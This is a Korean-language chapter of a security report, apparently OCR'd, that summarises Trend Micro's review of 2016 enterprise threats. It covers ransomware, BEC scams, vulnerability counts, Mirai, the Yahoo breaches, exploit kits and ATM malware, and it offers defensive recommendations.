
4장에서는 2017년 1분기에 발간된 해외의 주요 백신社, 보안솔루션 기업들의 분기별 위협 동향 보고서와 조사 보고서를 바탕으로 해외 사이버 위협 동향을 살펴본다.

〈 4분기 글로벌 사이버 위협 보고서〉
1. 트랜드마이크로, A Record Year for Enterprise Threats, 2017.2 2. 파이어아이, M-Trends 2017, 2017.3

1 트랜드마이크로社, A Record Year for Enterprise Threats

2016년은 대기업들을 대상으로 한 사이버 공격이 전례 없이 늘어난 해였다. 천문학적인 피해액을 기록한 200개 이상의 신종 랜섬웨어와 역사상 가장 큰 규모의 개인정보 유출 사고, 은행 뱅킹 시스템에 대한 공격과 사물 인터넷의 취약점을 노리는 공격이 특징으로 나타났다. 반면 한 동안 인기를 누렸던 익스플로잇 킷은 효과적인 대응으로 인해 사용량이 현저히 줄어들었다.


1) 2016년 신종 랜섬웨어 752% 폭증



[그림 4-1] 2016년 새롭게 발견된 랜섬웨어 수

지난 2016년 1년간 랜섬웨어 종류는 29가지에서 247가지로 752% 증가했으며, 공격자들은 랜섬웨어를 통해 1년 동안 10억 달러에 가까운 수익을 올렸다.


많은 보안 업체들에서는 랜섬웨어에 감염되었을 때 돈을 지불하지 말고 데이터 백업에 유의할 것을 권장했지만, 2016년 내내 세금 환급 관련 파일이나 서버 파일, 가상 데스크톱 이미지 등 비즈니스에 치명적인 종류의 특정 업무용 파일들을 겨냥한 랜섬웨어들이 지속적으로 등장했다.



[그림 4-2] 2016년 타깃이 된 업무용 파일 종류별 랜섬웨어 수 분포

이러한 랜섬웨어 확산은 Hidden Tear, EDA2와 같은 오픈소스 랜섬웨어의 등장과, 초보 사이버 범죄자들도 랜섬웨어를 사용할 수 있게 도와주는 RaaS(Ransomeware as a service)를 통해 가능했다.


2016년에 발견 및 차단된 랜섬웨어들의 확산 방식을 살펴보면, 스팸 메일을 통한 랜섬웨어 배포 형태가 79%로 압도적인 비율을 차지했다. 이메일은 가장 흔하게 사용되는 랜섬웨어 유입 경로이다. 이를 대응하기 위해서는 웹과 이메일 게이트웨이 솔루션을 적극 활용하고, 이메일 트래픽을 효과적으로 모니터링하며, 잠재적으로 위험한 URL들과 첨부파일, 악성 페이로드 필터링 방식을 채용할 것을 권장한다.



[그림 4-3] 2016년의 주목할 만한 랜섬웨어 타임라인

2) BEC 스캠으로 인한 전 세계적 경제적 손실 발생

BEC(Business Email Compromise) 공격으로 인해 전 세계적으로 기업들은 평균 14만 달러의 손해를 입었다. BEC 스캠은 92개국으로 확산됐고 가장 큰 피해국은 미국을 비롯해 영국, 홍콩, 일본, 인도 등이다. 미국의 17개, 영국의 10개, 캐나다의 8개 의료 관련 회사가 단 2주 동안 공격받기도 했다.




[그림 4-4] 2016년 BEC 공격을 당한 기업들의 국가별 분포

BEC 스캠은 주로 기업의 최고 경영자나 대표 등 회사 자금을 운용할 수 있는 권한을 가진 자들을 사칭하여 회사 직원들에게 긴급히 특정 행위를 하도록 지시하는 형태의 소셜 엔지니어링 기법을 사용한다. 이를 예방하기 위해서는, 모든 근무자들이 지시사항을 중복 체크하고 피싱 이메일 여부를 잘 판별하며 수상한 링크를 클릭하지 않아야 한다.

그러나 대부분의 BEC 관련 이메일들은 악성코드 페이로드를 포함하지 않기 때문에 전통적인 악성코드 탐지 방식으로는 근절하기 어렵다. 따라서 안티 스팸, 안티 피싱 기능 뿐 아니라, 상황 인식 소셜 엔지니어링 공격에 대한 방어 기능을 통해 BEC 공격에 사용되는 소셜 엔지니어링 전략을 분석하고 이메일 헤더에 대한 검사가 가능한 웹 및 이메일 게이트웨이 솔루션을 사용할 것을 권장한다.

3) Adobe Acrobat Reader DC와 Advantech's WebAccess 취약점

2016년 Trend Micro와 Zero Day Initiative(ZDI)에서 탐지한 총 765개의 취약점 가운데 Adobe Acrobat Reader DC와 Advantech's WebAccess (26개의 제로데이 취약점 포함)에서 가장 많은 개수가 발견되었다. 전자는 PDF 파일을 다룰 때 사용하며, 후자는 주로 SCADA 시스템에서 쓰인다.



Product	Number of Vulnerabilities
Advantech WebAccess	109
Adobe® Acrobat® Reader DC	89
Apple® OS X®	52
Android	52
Foxit® Reader	49
Adobe Flash®	38
Microsoft® Internet Explorer®	33
Microsoft Windows® OS	26
SolarWinds®	25
Microsoft Edge	22

[그림 4-5] 2016년 Trend micro와 ZDI에서 발견한 취약점

Adobe Acrobat Reader DC에서 발견된 취약점의 수는 2015년에 비해 큰 차이는 없지만 여전히 Adobe 제품군 내에서 가장 큰 비중을 차지하고 있다. 많은 웹브라우저에서 Adobe Flash 사용을 금지하고 HTML5로 대체하면서 Adobe Flash의 취약점 발견 건수는 43%나 줄어들었다. 그럼에도 불구하고 Adobe Flash 제로데이 취약점은 전 세계적으로 정부 기관에 대한 스피어피싱 공격 등을 수행하는 Pawn Storm 조직의 공격 활동 등에서 계속 사용되고 있다.

Advantech's WebAccess는 2016년 발견된 취약점들 중 가장 많은 비중을 차지한다. 수도, 전기 등 많은 필수 공공 서비스가 SCADA 시스템을 사용하고 있기 때문에 이들을 노린 공격은 심각한 사회적 불편을 초래할 수 있다. 일례로 BlackEnergy라 불리는 악성코드의 공격으로 우크라이나 일부 지역의 전력망이 손상을 입어 몇 시간 동안 전기 공급이 중단되기도 했다.

Vendor	Product	2015 vs. 2016	
Microsoft		47%	▼
	Internet Explorer	73%	▼
	Office®	53%	▼
	Windows	26%	▼
	Edge	2,100%	▲
	MSXML	100%	▼
	Chakra	100%	▲
	.NET	100%	▲
	Reader	100%	▲
	Windows Media® Center	100%	▲
0Days		17%	▼
Android		206%	▲

Vendor	Product	2015 vs. 2016	
Adobe		8%	▼
	Flash	43%	▼
	Acrobat Reader DC	0%	–
	Acrobat Pro DC	133%	▲
	Digital Edition	200%	▲
	Creative Cloud®	100%	▲
Apple		145%	▲
	iOS®	275%	▲
	OS X	189%	▲
	QuickTime®	57%	▼
	Safari®	175%	▲
SCADA		421%	▲

[그림 4-6] 2015 대비 2016년 TrendMicro, ZDI에서 발견한 취약점 수 추이

Microsoft 취약점은 전년도에 비해 47% 감소하였다. Internet Explorer 취약점은 작년에 가장 높은 비중을 차지하고 있었지만 올해에는 전년도 대비 73%가 감소하였다. 여기에는 바운티 프로그램을 통한 버그 및 취약점 수정도 영향을 미쳤지만, 각각의 패치를 공지, 적용하는 방식을 벗어나 매달 한꺼번에 모든 보안 업데이트를 일괄 적용하는 방식으로 바뀐 것이 큰 영향을 미쳤다.

Apple 취약점은 전년도 대비 145% 증가하였으며 특히 iOS는 275%, OS X는 189% 증가하였다. 10월에는 iOS 플랫폼이 해킹되어 iOS의 코드 서명 프로세스를 조작하고 사용자의 PII(personally identifiable information) 및 뱅킹 크레덴셜에 액세스를 허용한 바 있다.

모바일 플랫폼에서는 안드로이드 취약점 수가 2016년에 206% 증가하였다. DressCode라 불리는 악성코드는 트로이목마가 심겨진 앱을 통해 연결된 내부 네트워크에 대한 액세스를 획득할 수 있다. 이와 같은 트로이목마 앱들은 잘 알려진 안드로이드 마켓, 심지어 구글 플레이에서조차 찾을 수 있었으며, 최소 3천 개 이상이 존재하고 있다.

4) Mirai 봇넷의 DDoS 공격으로 IoT(사물 인터넷) 보안문제 부각

이전까지 IoT 기기들에 대한 공격은 PoC 수준에 불과하였으며, 개별적인 해커들의 공격 시도는 꾸준히 있었지만 대규모 공격까지는 아니었다. 그러나 2016년 하반기에 공격자들은 Mirai 봇넷을 이용해 DNS 서비스 업체 Dyn을 대상으로 DDoS 공격을 감행했다. 이 과정에서 IP 카메라 등 약 100,000대의 취약한 IoT 기기들이 하이재킹당해 봇넷의 일부로 편입되어 해당 공격에 악용되었다.

이 공격으로 평소보다 50배 높은 패킷 플로우가 발생하였으며, 그 결과 Dyn의 클라이언트인 Twitter, Reddit, Spotify 등 많은 웹 사이트와 서비스들이 수 시간 동안 접속 불가 상태에 빠졌다. 최근 몇 달 사이 FLOCKER 랜섬웨어를 스마트 TV에 침투시켜 200달러 상당의 iTunes 기프트 카드를 요구하거나 건물의 환경 제어 시스템을 다운시켜 난방을 중지시키는 공격 사례도 있었다.

기업들은 최근의 사태를 계기로 사물 인터넷 보안에 대한 경각심을 높여야 한다. 사물 인터넷에 대한 공격은 기업들의 내, 외부 네트워크에 모두 영향을 미칠 수 있다. 현재 사물 인터넷 네트워크를 운영하고 있는지 여부와 상관없이 Mirai 공격처럼 외부에서 네트워크를 공격하여 기업 활동을 막는 경우도 있기에 세심한 주의가 필요하다.

사물 인터넷 기기를 사용하는 소비자들도 주기적인 비밀번호 변경과 펌웨어 업데이트를 통해 보안 관리에 유의해야 한다. 하지만 장기적으로는 사물 인터넷 보안을 높이기 위한 궁극적인 책임은 기기 제조사들에게 있다. 보안 통신 프로토콜과 소프트웨어 개발 키트(SDK) 사용을 통해 DDoS 공격을 유발할 수 있는 잠재적인 취약점과 개인정보 침해, 악성코드 감염 가능성을 줄일 수 있다.


5) 역사상 최악의 정보 유출 사태와 기업의 책무

대규모 개인 정보 유출 사태는 더 이상 놀라운 사건이 아닐 정도로 흔한 일이다. 2016년 12월에 Yahoo는 약 10억 명의 개인정보(이름, 생년월일, 이메일 주소, 비밀번호, 전화번호)가 탈취된 역사상 최악의 개인정보 유출 사태를 발표했다. 유출된 자료는 2013년 8월의 것이었다. 또한 Yahoo는 3개월 전인 2016년 9월에도 약 5억 명의 개인정보가 유출된 또 다른 사고가 있었음을 발표한 전력이 있다.

이 사건을 통해 기업들의 책임에 관한 이슈가 급부상하기 시작했다. Yahoo는 그동안 고객들의 개인정보를 관리해온 방법과 정보를 보관한 기간에 대해 엄청난 비판을 받았다. 사용자들은 기업들의 보안 관리에 의구심을 가졌고, 기업들은 보안 정책이 자신들의 평판에 미치는 영향력을 깨달았다. 가장 중요한 사실은 기업들이 고객의 개인 정보에 대해 가장 막중한 책임을 지고 있다는 것이다.

정보 유출에 대한 대응은 비단 침입자들을 밝혀내는 것 뿐 아니라 고객들에게 올바른 정보를 제공하는 것도 포함되어야 한다. Leoni AG가 수백만 달러를 사기 당했을 때, 이 회사는 즉시 홈페이지에 사실을 고지했다. 안내문에는 피해를 당한 내용과 범위, 대응방법들이 자세히 나와 있었고, 고객들의 개인 정보와 사생활 보호에 대한 회사의 확고한 방침이 명시되어 있었다.


아래 그림은 한 해 동안 발생한 대형 정보 유출 사고를 시간대 별로 정리한 것이다. 100,000건 이상의 정보 유출 사례의 경우, 해킹이 가장 보편적 공격 방법이었으며, 2016년 보고된 미국 내 정보 유출 건수는 2015년에 비해 40% 증가한 사상 최대의 수치이다.



[그림 4-7] 2016년 하반기 데이터 유출 사고 타임라인

6) Angler를 대신해 새롭게 등장한 익스플로잇 킷


지난 3분기 이후 공격자들은 한 때 시장을 지배했던 Angler 대신 새로운 익스플로잇 킷들을 사용하기 시작했다. Angler의 빈자리를 대신하여 6월 이후 Neutrino 익스플로잇 킷이 CRYPMIC, WALTRIX, CERBER 4.0 등의 랜섬웨어 유포에 사용되었다. 9월 이후로는 Rig 익스플로잇 킷이 멀버타이징을 사용하는 CERBER, LOCKY, MILICRY 랜섬웨어 유포에 사용되었다. 이러한 익스플로잇 킷들은 Google Maps나 Imgur, Pastee 같은 서비스를 해킹하거나 랜섬웨어로 파일을 감염시키기 위한 공격에 사용되었다.



[그림 4-8] 2016년 익스플로잇 킷 호스팅 URL에 대한 액세스 수 추이

2016년에는 전년도보다 더 많은 랜섬웨어들에 익스플로잇 킷들이 사용되었다. 최근 위세를 떨쳤던 CERBER 랜섬웨어의 경우 수차례의 감염 캠페인에서 사용되었고, 10월 초 등장한 CERBER 4.0은 Neutrino, Magnitude 그리고 Rig 등 주요 익스플로잇 킷을 통해 광범위하게 사용되었다.

Angler가 휩쓸던 2015년에 비해, 2016년에는 익스플로잇 킷에 포함된 취약점 수가 현저히 감소하였다. 2015년에는 총 17개의 취약점이 익스플로잇 킷에 포함되었으나, 2016년에는 5개로 71% 이상 감소했다. 이 중 Adobe Flash 취약점은 여전히 익스플로잇 킷에서 가장 많이 발견되는 취약점이지만, 그 수는 80% 감소한 수치인 3개이다.



[그림 4-9] 익스플로잇 킷에 포함된 취약점 수 추이

[그림 4-10] 2016년 익스플로잇 킷에서 사용된 취약점

2016년도에 그 수가 현저히 줄기는 했지만, 익스플로잇 킷은 여전히 범죄자들 사이에서 널리 사용되고 있다. 이들이 플랫폼 및 시스템에 끼치는 영향은 취약점이 얼마나 많은지와 보안이 얼마나 잘 되어있는가에 좌우된다. 기업들은 이러한 공격을 막기 위해 항상 소프트웨어와 운영체계에 최신 보안 패치를 적용해야 한다.

가상 패치는 정규 패치가 불가능 할 때 위험요소를 제거하는 데 도움이 된다. 기업들은 자원을 많이 쓰지 않고도 쉽게 배포하고 확장성을 넓히는 방법의 일환으로 가상패치를 눈여겨 볼 필요가 있다. 높은 정확도의 머신 러닝 기술을 탑재한 보안 솔루션도 익스플로잇 실시간 탐지 및 차단에 큰 도움이 된다.


7) 뱅킹 트로이 목마와 ATM 악성코드 개발, 그리고 은행에 대한 해킹 공격

악성코드와 신용카드 복제를 통해 ATM 기기에서 부당이득을 취하는 것이 쉬워지고 있다. ATM 악성코드는 2009년 처음 발견된 신용카드 복제와 더불어 현재도 널리 퍼져있으며, ATM 기기 자체를 신용카드 복제 기기로 바꾸는 스키머도 기승을 부리고 있다.

[그림 4-11] ATM 악성코드 종류와 지역 분포

ATM 악성코드가 여전히 범죄자들 사이에서 인기인 이유는, 많은 수의 기계가 윈도우 XP 임베디드같은 오래된 운영체제를 사용하고 있기 때문이다. 이 운영체제는 2016년 마이크로소프트가 지원을 중단하면서 보안패치가 업데이트되지 않고 있기 때문에 악성코드 공격에 매우 취약하다.

